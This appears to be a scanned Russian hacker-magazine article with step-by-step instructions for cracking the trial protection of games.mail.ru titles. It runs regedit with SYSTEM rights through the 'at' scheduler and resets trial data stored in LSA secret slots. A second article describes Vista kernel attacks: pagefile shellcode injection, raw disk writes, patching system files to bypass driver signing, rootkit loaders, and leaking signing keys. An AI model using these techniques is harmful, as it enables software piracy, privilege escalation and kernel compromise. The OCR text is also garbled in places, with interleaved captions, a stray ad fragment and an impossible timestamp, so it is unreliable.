Игре соответствует исполняемый файл showcase.exe. Загружаем его в любой hex-редактор (например, hiew или FAR) и смотрим в начало файла, где следом за магическом словом PE следуют секции с именами UPX0 и UPX1, выдающие имя упаковщика. Скачиваем UPX посвежее с upx.sourceforge.net (благо он бесплатен) и распаковываем файл с помощью самого упаковщика, запущенного с ключом '-d' (сокращение от decompress).

После этого игра увеличивается в размере с 500 Кб до 3,7 Мб, и все текстовые строки, выводимые защитой на экран, становятся зрительно видимыми; в частности, нажав <ALT-F7>, мы можем найти: «У Вас осталось <...> минут игры», «Поздравляем Вас! Игра успешно зарегистрирована!», «Ошибка — неверный регистрационный ключ».

Действуем по стандартной и годами отработанной схеме. Грузим распакованный файл в IDA Pro (если она есть), находим указанные текстовые строки, по перекрестным ссылкам, сгенерированным Идой, поднимается «наверх», к тому коду, который их выводит, и анализируем его окрестности на предмет поиска условного перехода, определяющего правильность регистрации. С одной стороны к нему примыкает код валидации серийных номеров, с другой — счетчик игровых тиков, обновляемый инструкцией MOV. Очевидно, если заменить MOV (копирование данных) командой NOP (нет операции), то игровое время навсегда застынет на отметке в 60 секунд.

Однако предложенный способ страдает рядом недостатков. Прежде всего, он не универсален, и с каждой игрой приходится разбираться индивидуально, что не есть хорошо, особенно если хочется играть во все игры и сразу! Также неподготовленным пользователям очень сложно объяснить, какие именно действия они должны предпринять для достижения желаемого результата. Вид дизассемблера большинство начинающих хакеров приводит в ужас, и они предпочитают пользоваться готовыми кряками, а не писать кряки для всех игр.

В принципе возможно расшифровать алгоритм генерации серийных номеров, который должен быть общим для всех игр, но никаких гарантий тут у нас нет, тем более что изменить алгоритм (имея исходные тексты игры на руках) — минутное дело, и хакерские генераторы тут же откажут в работе, а постоянно дорабатывать их ни у кого желания нет.

НАЧИНАЕМ ЛОМАТЬ

Очевидно, чтобы знать, сколько осталось времени, защита должна где-то в той или иной форме хранить это значение. Начнем с простого. Копируем игру в другой каталог, запускаем, играем. Возвращаемся к оригиналу.

И что же мы видим! Оригинал прекрасно осведомлен, сколько времени мы играли! Следовательно, игровое время внутри каталога Age of Japan не хранится, и его нужно искать совершенно в другом месте (что, кстати сказать, вполне логично, иначе бы игру уже давно сломали).

Для сужения района поиска проведем следующий эксперимент: запустим штатную утилиту MS Backup (вызываемую из командной строки по ntbackup.exe) и сохраним образ операционной системы в bkf-файл, затем поиграем (хоть до полного истечения игрового времени), после чего выполним процедуру восстановления из bkf-файла.

Ну и что? Время «волшебным» образом возвращается назад! Эту операцию можно проделывать сколько угодно раз (пока не надоест), она вполне

Случайно выбранный ключ не подходит, и регистрация обламывается

Попытка зарегистрировать игру случайным ключом

легальна, но архивация и восстановление выполняются достаточно медленно и к тому же требуют прав администратора и перезагрузки. Кроме того, образ системы должен быть создан до окончания триала, а не после него.

Хорошо, предположим, что данные о времени хранятся в реестре (действительно, прятать их в файлах было бы неразумно и слишком заметно). Берем бесплатный Registry Monitor от Марка Руссиновича и смотрим, к каким ветвям реестра обращается программа.

Таких ветвей на самом деле очень много, но при тщательном разборе лога обращают на себя внимание два ключа, названия которых говорят сами за себя: HKCU\Software\ITTGames\58\RemainTime и HKCU\Software\ITTGames\58\TotalTime, то есть сколько времени осталось и сколько его всего соответственно.

Попробуем их изменить? От предвкушения близкой победы у нас пересыхает во рту и мы едва попадаем по клавишам. Однако все наши действия дают нулевой эффект, воздействующий только на «градусник» (линейку прогресса), но игра все равно завершается в положенный срок, несмотря на захаченный реестр.

Собственно, этого и следовало ожидать. MS Backup не сохраняет HKEY_CURRENT_USER, следовательно, значения, содержащиеся в этой ветви, используются защитой исключительно в качестве вспомогательных данных (например, для быстрой отрисовки «градусника» без актуального запуска защитного механизма). Впрочем, такой трюк ничуть не усложняет взлом (по крайней мере, для тех, кто помимо монитора реестра владеет техникой отладки и знает ассемблер как свой хвост родной).

Но, прежде чем бросаться в объятия дизассемблера, нелишне запустить API-шпион, чтобы узнать, с какими системными функциями работает защита и в каком направлении нам вообще копать. API-шпионов много. Лично я предпочитаю бесплатный Kerberos от Рустема Фасихова (www.wasm.ru/baixado.php?mode=tool&id=313).

Однако, если просто скормить ему имя исполняемого файла (в данном случае showcase.exe), ничего хорошего не получится и программа завершится, не успев еще начаться, с сообщением о неправильной установке. Создается такое впечатление, что она содержит мощные антиотладочные приемы, сопротивляющиеся шпионажу, но на самом деле все гораздо проще!

В командной строке игра ожидает получения определенного параметра, равного (в случае Age of Japan) числу 97, что легко выяснить, щелкнув правой клавишей мыши по ярлыку с веером и как следует изучив его свойства. От глаз опытного хакера ничто не скроется!

Запускаем Kerberos еще раз, явным образом прописав аргумент 97 в параметрах командой строки (разумеется, в твоем случае это значение может быть другим), жмем на Inject и даем ему поработать до появления основного игрового поля на экране. После этого выходим из программы и приступаем к анализу отчета, сохраненного в файле showcase.rep и содержащего сотни тысяч строк, преимущественно состоящих из повторяющихся функций, так что пара банок пива нам не помешает.


Подавляющее большинство API-функций совершенно обычны по своей природе и сохранять значение в реестре (или за его пределами) не могут. Однако наше внимание привлекает серия функций с префиксом LSA (Local Security Authority), использующихся для хранения секретных криптографических ключей (и другой конфиденциальной информации) в Защищенном хранилище, доступа к которому не имеет даже администратор!

Так-так-так! Уже тепло, если не сказать жарко! Пахнет чем-то паленым, наверное, защита горит, точнее, догорает. Еще немного — и мы ее взломаем!


БИТВА ЗА LSA

По замыслу разработчиков NT, доступ к секретной информации должна получать только та программа, которая ее туда положила. Между тем

Просмотр свойств ярлыка — программе передается идентификатор 97 в командной строке







Работа с LSA-слотами в редакторе реестра









функции LsaRetrievePrivateData/LsaStorePrivateData, дающие доступ ко всем секретным данным, существуют еще со времен NT 4.0, хоть и остаются недокументированными (типа для внутренних нужд системы). Однако сейчас о них знает каждый (или практически каждый) хакер. Физически они сосредоточены в файле \WINNT\system32\config\SAM, монтируемом на ветвь системного реестра HKLM\SECURITY\Policy\Secrets, доступ к которому имеет только System, но, увы, не администратор!
Тем не менее мы можем написать несложную утилиту, читающую и записывающую секретные данные с помощью API-функций LsaRetrievePrivateData/LsaStorePrivateData, что позволит нам получить неограниченный триал. Вся проблема в том, что мы не знаем, в какой именно слот игра записывает свои данные. Более того, прежде чем править эти данные (а они зашифрованы), в них как минимум следует разобраться, анализируя мегабайты дизассемблерного текста, что утомительно, непродуктивно и опять-таки не универсально (а ведь наша цель — универсальный взлом!).
К счастью, существует множество бесплатных LSA-шпионов, например «Каин и Авель» (Cain-n-Abel, www.oxid.it/cain.html), услугами которого мы и воспользуемся. Запускаем его на стерильной машине (то есть до установки любой из тех игр, что представлены на games.mail.ru), переходим в раздел LSA Secrets, нажимаем кнопку «+» на панели инструментов и получаем дамп секретов в шестнадцатеричной форме. Затем устанавливаем Age of Japan (или любую другую игрушку), повторяем сканирование вновь и... ага! В дампе появляется пара слотов вида L$DTnn, L$DTnn_, где nn — некоторое число, например, равное 22. Поиграем немного и повторим сканирование LSA еще один раз. Слоты L$DTnn, L$DTnn_ изменились, в то время как остальные остались без изменений. Таким образом, мы нашли, где защита прячет свои данные, и теперь остается придумать, как уговорить ее продолжить работу даже после истечения триала.

ТЕХНИКА ВЗЛОМА


Мы находимся на финальной стадии взлома, но от самого взлома нас отделяет выбор из множества путей. Можно, например, написать перехватчик, подменяющий вызовы LSA-функций своими собственными процедурами, лишь имитирующими запись в Защищенное хранилище, но не осуществляющими ее физически. Это довольно универсальный способ, работающий со множеством триальных программ (а не только с теми, что с games.mail.ru), но ему присущи по меньшей мере два серьезных недостатка. Во-первых, это же сидеть и писать надо, то есть тратить время, шевелить мозгом и стучать по клавиатуре :). Во-вторых, некоторые программы действительно нуждаются в LSA и с подобным перехватчиком работать не будут, поэтому нам придется изобретать сложный эвристический механизм, позво-

Опасненько

Защитный метод, используемый games.mail.ru, порочный и небезопасный. Объем LSA Policy ограничен 4096 слотами, и примерно половина из них уже занята и активно используется системой (здесь, в частности, хранятся пароли служб Windows). Причем при удалении программ с games.mail.ru используемая ими пара слотов остается в реестре (на тот случай, если вдруг пользователь решит переустановить программу, ранее установленную в системе). Таким образом, мы можем устанавливать не больше 1024 программ с games.mail.ru (4096/2/2=1024), а на практике и того меньше, после чего Windows войдет в штопор и произойдет общесистемный крах.
Кому-то 1024 программы может показаться очень большой величиной, но это не так. Если система не переустанавливается годами, но каждый день устанавливается/удаляется новое программное обеспечение, то такими темпами отведенный лимит исчерпывается очень быстро. И что самое интересное, с Windows 2000 функции LsaStorePrivateData/LsaRetrievePrivateData официально документированы, и существует множество утилит, отображающих содержимое Защищенного хранилища.
Microsoft вообще не рекомендует использовать LSA, а уж тем более такими варварскими методами без удаления слотов при деинсталляции приложения.

http://

links
Статья Алека Дэвиса, рассказывающая о тайниках операционной системы, пригодных для хранения секретных данных: www.microsoft.com/rus/msdn/magazine/archive/2003-11/LockingAccessToSecretDataFull.asp. Официальное описание API-функции LsaStorePrivateData, используемой многими защитными механизмами для хранения триальных данных и прочей секретной информации, предназначенной «не для всех» (на английском языке): http://msdn2.microsoft.com/en-us/library/ms721818.aspx.



dvd
На нашем диске ты найдешь популярные утилиты для мониторинга LSA, а также оригинал игры «Век Японии».


Лучшие игры с games.mail.ru



При первом запуске Age of Japan появляется противный NAG-Screen, сообщающий, что игроку дается всего 60 минут

ляющий отличить «защитные данные» от честных криптографических ключей. LSA интенсивно используется системой (особенно Server 2003), и потому автоматический перехват приводит к развалу Windows, в чем я уже успел убедиться.

На самом деле для взлома ничего своего писать не нужно — вполне хватит и штатных средств в виде редактора реестра. Вот только заглянуть в нужную ветвь, даже с правами администратора, никак не получится. Нас просто туда не пустят! Ведь это все-таки Защищенное хранилище, а не проходной двор! Но ведь не писать же из-за этого целый драйвер?

Разумеется, нет! Достаточно воспользоваться штатным планировщиком, запускающим приложения с привилегиями System, позволяя нам просматривать и модифицировать все ветви реестра без исключения (в том числе и защищенные).

Запускаем regedit32 (полноценный 32-битный редактор реестра), указав время, на минуту или две опережающее текущее, и терпеливо ждем. Если редактор на экране не появится, значит мы забыли задать ключ /interactive» или служба планировщика отключена. Зайди в раздел «Службы» и включи.

ЗАПУСК РЕДАКТОРА РЕЕСТРА ЧЕРЕЗ ШТАТНЫЙ ПЛАНИРОВЩИК С ПРИВИЛЕГИЯМИ SYSTEM

```
time
Текущее время: 19:61:59,69      # узнаем текущее время
Введите новое время:

at 19:63 /interactive regedit32.exe      # устанавливаем
запуск regedit32 на минуту вперед XXXXXXXXX
```


Когда редактор реестра наконец-то запустится, открываем ветвь HKLM\SECURITY\Policy\Secrets и смотрим, что у нас там. Подветви вида L$DTnn и L$DTnn_ принадлежат играм games.mail.ru. Если на компьютере установлено несколько игр, то выяснить, какому приложению соответствует та или иная пара ветвей, можно при помощи «Каина и Авеля».

Идея — экспортируем пару ветвей L$DTnn/L$DTnn_ в reg-файлы, а когда игровое время закончится, просто импортируем их оттуда (внимание: просто навести курсор на reg-файл и нажать на <enter> явно недостаточно — у нас просто не хватит прав, и потому необходимо запустить редактор реестра через команду at.exe и выполнить импорт уже в нем с привилегиями System).

Действуя таким образом, мы можем продлевать игровое время бесконечное количество раз (как вручную, так и по расписанию, благо планировщик под рукой, а редактор реестра еще не разучился понимать ключи командной строки). Этот трюк особенно полезен для игр типа «бродилка», которые не позволяют сохранять состояние игрока, а бродить по ним можно часами, и так обидно, когда отпущенное время заканчивается на самом интересном месте, буквально в двух шагах от победы! Так что планировщик рулит!

А как быть, если мы спохватились слишком поздно и отпущенное нам игровое время уже истекло? Экспорт и импорт в этом случае ничего не дадут, но! Если набраться смелости и удалить пару ветвей L$DTnn/L$DTnn_, при следующем запуске игра сообщит, что она неправильно установлена и потребует переустановки, после которой… Правильно! Мы получим целый час законного игрового времени!


Шпионаж за содержимым LSA-слотов с помощью утилиты «Каин и Авель»



ЗАКЛЮЧЕНИЕ

Вот мы и поломали Age of Japan, а вместе с ней и все остальные игры с games.mail.ru, включая многочисленные триальные защиты, скрывающие данные в LSA. При этом назвать эти действия «взломом» язык не поворачивается! Ведь код и данные игры остаются нетронутыми, ну а из своего собственного Защищенного хранилища мы вправе выкидывать всякий мусор, который туда записывается без нашего ведома.

Kerberos — один из лучших API-шпионов, который мы будем использовать





Ovip OS
Сокол Джингл — и звук ожил.
Ok
Сокол
Сокол
Джингл
Сокол
Джингл
ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ
ПИВА ВРЕДИТ ЗДОРОВЬЮ



КРИС КАСПЕРСКИ

ВТОРЖЕНИЕ В ЯДРО ВИСТЫ

ВСЕ О ВНУТРЕННИХ АТАКАХ В МОДНОЙ OS

Пресс-релизы, распространяемые империей зла, пугают нас чудовищными имениями в ядре Висты, направленными на борьбу с малварью. Кое-кто даже поговаривает, что вирусы скоро вымрут, как мамонты. Ну с вирусами ладно — покончить с ними нам обещают с завидной регулярностью, но все никак не покончат. Хуже всего то, что Виста накладывает серьезные ограничения на хакинг ядра, и на грани выживания оказываются совсем не вирусы, а хакеры и легальные разработчики проактивных защитных средств! На самом деле все эти слухи очень сильно преувеличены и внедриться в ядро вполне реально. Более чем реально.

Чем отличается Виста от XP? Если отбросить интерфейс, разработанный для блондинок, мы получим ядро, доставшееся в наследство от Windows Server 2003 и претерпевшее ряд существенных изменений, вылившихся в принципиально новую драйверную модель (и потому драйвер, написанный с учетом особенностей Висты, под XP работать просто не будет). Но в контексте безопасности (о котором мы, собственно, и говорим) изменения 32-разрядной версии Висты настолько невелики, что на них не стоит даже и отвлекаться. Ну закрыли доступ к псевдоустройству \Device\PhysicalMemory с прикладного уровня — так это еще в Server 2003 SP1 было сделано. Толку с того? \Device\PhysicalMemory редко использовался хакерами, и в основном пострадали легальные программисты. Заблокировали прямую секторную запись на

Отсюда можно (было) бесплатно скачать драйвер для x86-64 Висты, позволяющий загружать неподписанные драйверы

32-битная версия Висты не требует обязательной цифровой подписи для драйверов

неразмонированный том. И, между прочим, правильно сделали. Кроме Рутковской, ее все равно никто не использовал. Но даже сейчас остается куча путей для обхода блокировки, которые Microsoft не закрыла и, судя по всему, закрывать не собирается, так что хакеры продолжают пребывать в нирване, собираясь совершить очередную серию атак.

Другое дело — x86-64 версия Висты, ставящая всех разработчиков раком. Она снабжена нереально крутыми защитными механизмами — такими, что, почитав мануал, можно понять: крыша у Microsoft сорвана и назад уже не воротится.

Первое и главное — все драйверы в обязательном порядке должны быть снабжены цифровой подписью, и загрузить драйвер, даже обладая правами администратора, у нас не получится! К 32-битной версии Висты (и к 64-битной версии под Itanium) это не относится, и мы по-прежнему можем загружать неподписанные драйверы функцией ZwLoadDriver или любым другим способом.

Второе — x86-64 версия Висты препятствует модификации ядра, предотвращая сплайсинг (то есть перехват системных вызовов), подмену обработчиков в таблице прерываний и т.д. За это отвечает механизм PatchGuard, который хакеры взломали еще до того, как Виста попала на прилавок. Атаки на ядро все еще продолжаются, а вот легальные разработчики сильно страдают, поскольку без модификации ядра невозможно написать ни нормальный антивирус, ни брандмауэр, ни другой продукт подобного типа.

К счастью, огромное количество драйверов, написанных под W2K/XP, модифицирует ядро в целях производственной необходимости, и по соображениям обратной совместимости x86-версия Висты (и 64-битная Виста под Itanium) никак не препятствует модификации ядра, хоть Microsoft и грозится, что скоро все будет не так. Но это навряд ли, поскольку операционная система, на которой не запускаются любимые (и к тому же легально купленные) приложения, идет в топку.

Есть и другие, менее существенные изменения, но для нас они не представляют ровным счетом никакого интереса. Мы будем говорить главным образом об атаках на ядро x86-64 версии Висты, поскольку 32-битные версии атакуются по прежней схеме.

ОПЫТ — СЫН ОШИБОК ТРУДНЫХ

Экспериментируя с бета-версией Висты, Жанна Рутковская предложила не слишком изящный, но все-таки пригодный для «промышленных» атак метод обхода цифровой подписи драйверов, который вошел в состав знаменитой «Голубой пилюли» и был продемонстрирован ею на хакерских конференциях SyScan (Сингапур) и BlackHat (Лас-Вегас) жарким летом 2006 года.

Полный текст презентации лежит на http://invisiblethings.org/papers/joanna%20rutkowska%20-%20subverting%20vista%20kernel.ppt, а в двух словах суть идеи можно обрисовать так: если «скушать» всю доступную память (например, при помощи функции VirtualAlloc), то ядро (в конфигурации по умолчанию!)

Основные «хакерские» отличия Висты от XP

x86-версия и 64-битная версия под Itanium:

• Заблокирован доступ к псевдоустройству \Device\PhysicalMemory с прикладного уровня. Защита взломана хакером по кличке crazylord. Но вообще это не слишком большая потеря для кодокопателей.

• Заблокирован прямой доступ к неразмонированным томам, что обходится через документированный интерфейс SPTI, недокументированные IOCTL-коды SCSIOP_ATA_PASSTHROUGH и IOCTL_IDE_PASS_THROUGH, а также драйверами сторонних производителей: ASPI, RawDisk и др.

x86-64-версия:

• Требование цифровой подписи для всех драйверов. Обходится утилитой Atsiv от Linchpin Labs.

• Нет защиты от уязвимых драйверов.

• Отсутствует механизм отзыва цифровой подписи для драйверов начального уровня.

• Запрет на модификацию ядра, обеспечиваемый механизмом Patch-Guard.



links

Официальный сайт Жанны Рутковской с кучей интересных материалов и ворохом хакерских утилит: http://theinvisiblethings.org.

Анализ ядра Висты с точки зрения безопасности, выполненный сотрудниками исследовательского центра корпорации Symantec: www.symantec.com/avcenter/reference/Windows_Vista_Kernel_Mode_Security.pdf.

Утилита командной строки, позволяющая загружать неподписанные драйверы: www.linchpinlabs.com/resources/atsiv/usage-design.htm.

Обзорная статья, посвященная проблемам поиска дырявых драйверов: www.piotrbania.com/all/articles/ewdd.pdf.



RawDisk — сторонний драйвер для Висты, обеспечивающий возможность прямой записи на любой диск, включая системный

32-битная версия Висты не проверяет целостность ядра (во всяком случае, пока)

начнет вытеснять драйверы на диск в файл подкачки. До этого файла можно дотянуться, открыв диск как логическое устройство функцией CreateFile (требует прав администратора) и модифицировав выгруженные драйверы через WriteFile, внедрив в них shell-код, отключающий проверку цифровой подписи. Например, после этого вредоносный драйвер может быть загружен обычный путем, то есть через ZwLoadDriver.

Поначалу Microsoft послала Жанну с ее «атакой» в /dev/nul, поскольку с правами администратора еще не такое можно сделать. Однако Жанна продолжала упорствовать, раздавая интервью и советуя разработчикам ядра, что им, глупым, делать. Конкретно, она предлагала следующее:

1) заблокировать посекторный доступ к диску из пользовательского режима;

2) зашифровать файл подкачки или хотя бы проверять его целостность, как на NetBSD;

3) запретить выгрузку ядерных компонентов на диск, пожертвовав ~80 Мб памяти.

Кстати говоря, последний механизм уже реализован в Висте, кажется, еще со времен NT 4.0, и переписывать ядро не нужно. Достаточно запустить редактор реестра, зайти в ветку HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\MemoryManagement, найти там параметр DisablePagingExecutive (по умолчанию равный нулю) и установить его в единицу. Вот и все! После перезагрузки мы получим невыгружаемое ядро. Кстати говоря, это полезно сделать уже хотя бы для того, чтобы избежать проблем с некоторыми бажными драйверами, разработчики которых забыли, что на уровне обработки прерываний диспетчер подкачки не работает. И если драйвер попытается вызвать код, выгруженный на диск, система рухнет в голубой экран.

> «Поначалу Microsoft послала Жанну с ее «атакой» в /dev/nul, поскольку с правами администратора еще не такое можно сделать. Однако Жанна продолжала упорствовать, раздавая интервью и советуя разработчикам ядра, что им, глупым, делать»

К большому удивлению окружающих, Microsoft пошла по первому пути, заблокировав прямую запись на неразмонтированный дисковый том (а системный том размонтировать нельзя, иначе как потом работать?). Это вызывало шквал негодования в лагере поклонников Рутковской, сочинивших кучу историй, например, о том, как писать утилиты для восстановления ошибочно удаленных файлов. На самом деле Microsoft приняла правильное решение, исправив древний баг, на который до сих пор просто как-то не обращали внимания. Прямая запись на неразмонтированный том чревата полным разрушением последнего. Допустим, прикладная программа модифицирует запись MFT для восстановления ошибочно удаленного файла, а в это же самое время операционная система перемещает MFT в другое место или использует освободившуюся запись для размещения нового файла. В результате образуется хаос.

Доказательством того, что Microsoft действительно исправила баг, а вовсе не кинулась в бой с Рутковской, служит тот факт, что открытие дискового устройства функцией CreateFile происходит вполне успешно, а вот функция WriteFile клеит ласты независимо от того, какой сектор она обновляет — принадлежащий или непринадлежащий файлу подкачки. Исключение составляют первые 8 Кб тома, которые соответствуют 16 секторам; в них запись по-прежнему разрешена.

Несистемный том размонтируется в два приема: вызывается CreateFile и передается полученный обработчик функции DeviceIoControl, запущенной с флагом FSCTL_LOCK_VOLUME или FSCTL_DISMOUNT_VOLUME. Однако если даже файл подкачки расположен на другом томе, размонтировать его все равно не удастся. Тупик? Вовсе нет. Существует множество других методов низкоуровневой работы с диском (как документированных, так и нет).

Прежде всего, это интерфейс SPTI (SCSI Pass-Through Interface), присутствующий во всех NT-подобных системах и позволяющий посылать дисковым устройствам SCSI-команды, преобразуемые операционной системой в нативные команды этого устройства, в роли которого может выступать хоть флешка, воткнутая в USB, хоть IDE-винт. Достаточно изучить MSDN — поиск по IOCTL-командам SCSI_PASS_THROUGH, IOCTL_SCSI_PASS_THROUGH и IOCTL_SCSI_PASS_THROUGH_DIRECT выдает много интересного, в том числе и готовые демонстрационные примеры (включенные в DDK).

Эксперимент показывает, что низкоуровневая запись на системный том через SPTI до сих пор не заблокирована (хоть и требует прав администратора). Еще существует большое количество недокументированных IOCTL-кодов.


«Кушаем» память, чтобы вытеснить ядро на диск

Например, следующие команды предназначены для прямой работы с IDE-дисками: SCSIOP_ATA_PASSTHROUGH/IOCTL_IDE_PASS_THROUGH, и они также не заблокированы (во всяком случае, пока).
Кроме того, хочется вспомнить о ASPI-драйвере от компании Adaptec, через который работают многие программы, пишущие или копирующие CD/DVD. Это очень глючный драйвер, и при определенных обстоятельствах он дает прямой доступ не только к оптическим приводам, но и к жестким дискам, причем без прав администратора. Впрочем, совсем не факт, что он вообще заработает.
Наконец, можно не париться, а воспользоваться нормальным драйвером RawDisk от компании ELDOS (www.eldos.com/rawdisk), позволяющим писать куда угодно в любой версии Висты. Естественно, если мы точим вирус, а не утилиту для восстановления ошибочно удаленных файлов, этот драйвер придется всюду таскать за собой и к тому же платить за него деньги, поскольку он не бесплатен.

ПОДПИСЬ ДРАЙВЕРОВ

Механизм подписи драйверов, реализованный компанией Microsoft еще в Windows 2000, изначально не предназначался для защиты системы от вторжения и просто информировал администратора о потенциальных проблемах, предотвращая установку драйверов, написанных мелкими фирмами, даже не позаботившимися о получении подписи.
В x86-64 версиях Висты подпись драйверов стала обязательной. Ну и что с того? Механизм подписи драйверов есть, а вот процедуры отзыва подписи нет. Представим себе, что сотрудник некоторой компании (занимающейся разработкой драйверов) крадет и выкладывает в открытый доступ секретный ключ, после чего драйверы может подписывать кто угодно и Microsoft ничего не может сделать.
Антивирусная пародия с гордым названием Defender (если только она не выключена пользователем за ненадобностью) получает из Сети свежие сигнатуры и потому потенциально способна пресечь загрузку драйверов, подписанных украденной цифровой подписью. Однако это воздействует только на драйверы, загружаемые после WINLOAD.EXE. А первичные драйверы, загружа-

Что в имени твоем?

В переводе с английского Vista — «перспектива», «перспективы, возможности, виды (на будущее)», что выглядит очень странно в свете решения Microsoft похоронить эту перспективу через два года, заменив ее новой системой. Существует мнение, что Виста окажется чем-то вроде Windows Me — плохо продуманной, сделанной на скорую руку системой, выброшенной на рынок лишь затем, чтобы заполнить образовавшийся вакуум хоть чем-нибудь.

```
-> file \pagefile.sys: inode = 0xc95c
-> file \pagefile.sys: attr DATA found ar
-> run list:
 0) vcn 0: lcn = 2085104, len = 338672
searching... 0.0%
-> pattern found in sector 16682008
WriteFile failed (err = 0x5)
Error while writing to disk!
```

Под Vista RC2 «Голубая пилюля» Рутковской уже не работает, выдавая сообщение об ошибке: «Write File failed (err = 0x5)»

```
C:\tmp\amd-hotstuff\atdcm64a.sys:
        Signers:
                ATI Technologies, Inc
                VeriSign Class 3 Code Signing 2004 CA
                Class 3 Public Primary Certification Authority
        Signing date:    01:30 01/02/2007
        Publisher:       ATI Technologies Inc.
        Description:     ATI DDR Dynamic Driver
        Product:         ATI DDR Dynamic Driver
        Version:         3.0.502.0
        File version:    3.0.502.0 built by: WinDDK
```

Дырявый драйвер от AMD/ATI

емые на ранней стадии загрузки операционной системы, ни Defender, ни какой-либо другой механизм прищемить не в состоянии. Но что делать с легальными драйверами, подписанными украденной подписью? Если они перестанут работать, система рухнет, что само по себе является нехилой распределенной атакой. Просто крадем секретный ключ крупной компании и выкладываем его в Сеть. Затем фирма получает другой секретный ключ, заново подписывает все ранее выпущенные драйверы, а пользователи их качают.
Но это все ерунда. Дизассемблирование показывает, что проверка цифровой подписи осуществляется всего в двух местах — в файлах NTOSKRNL.EXE и WINLOAD.EXE, которые можно хакнуть прямо на диске. Доступ к этим файлам заблокирован, но мы тоже не лыком шиты! Переименуем файл NTOSKRNL.EXE в NTOSKRNL.HCK (система это разрешает), тут же скопируем его в NTOSKRNL.EXE, который уже и отпатчим. То же самое сделаем и с WINLOAD.EXE. Естественно, для этого придется предварительно усмирить Windows Resource Protection (она же WRP), устанавливающую права доступа к системным файлам в TrustedInstaller, что повыше администратора будет. Однако весь фокус в том, что, обладая правами администратора, можно заполучить и TrustedInstaller. Подробнее о том, как это сделать, рассказывается в отчете корпорации Symantec: www.symantec.com/avcenter/reference/Windows_Vista_Kernel_Mode_Security.pdf.
А теперь самое интересное! Лаборатория Linchpin Labs (занимающаяся разработкой системных утилит для Windows) совершила первую реальную атаку на Висту, доказав полную практическую бесполезность процедуры цифровой подписи. Зарегистрировав «левую» фирму, она получила секретный ключ, которым подписала драйвер Atsiv, позволяющий загружать неподписанные драйверы. И не просто загружать, а еще и скрывать их присутствие в системе, что достигается путем исключения драйвера из списка PsLoadedModuleslist. То есть Atsiv фактически представляет собой самый настоящий rootkit, образующий огромную дыру в безопасности. Сам-то он подписан, а вот загружаемые им драйверы — нет.

«Пурпурная пилюля» в открытом доступе

Получение секретного ключа чисто формальная процедура, и «нотариально» заверить драйвер не проблема. Лабораторию Linchpin Labs вообще сильно удивило, насколько просто делаются такие вещи. Но ведь иначе и быть не может! Драйверы создаются тысячами фирм, и если каждую фирму подвергать строгой проверке на предмет ее появления и рода деятельности, то Виста сильно рискует остаться без свежих драйверов. Разработчики забьют на нее и пересядут на Linux. А без драйверов Виста никому не нужна. Даже даром.

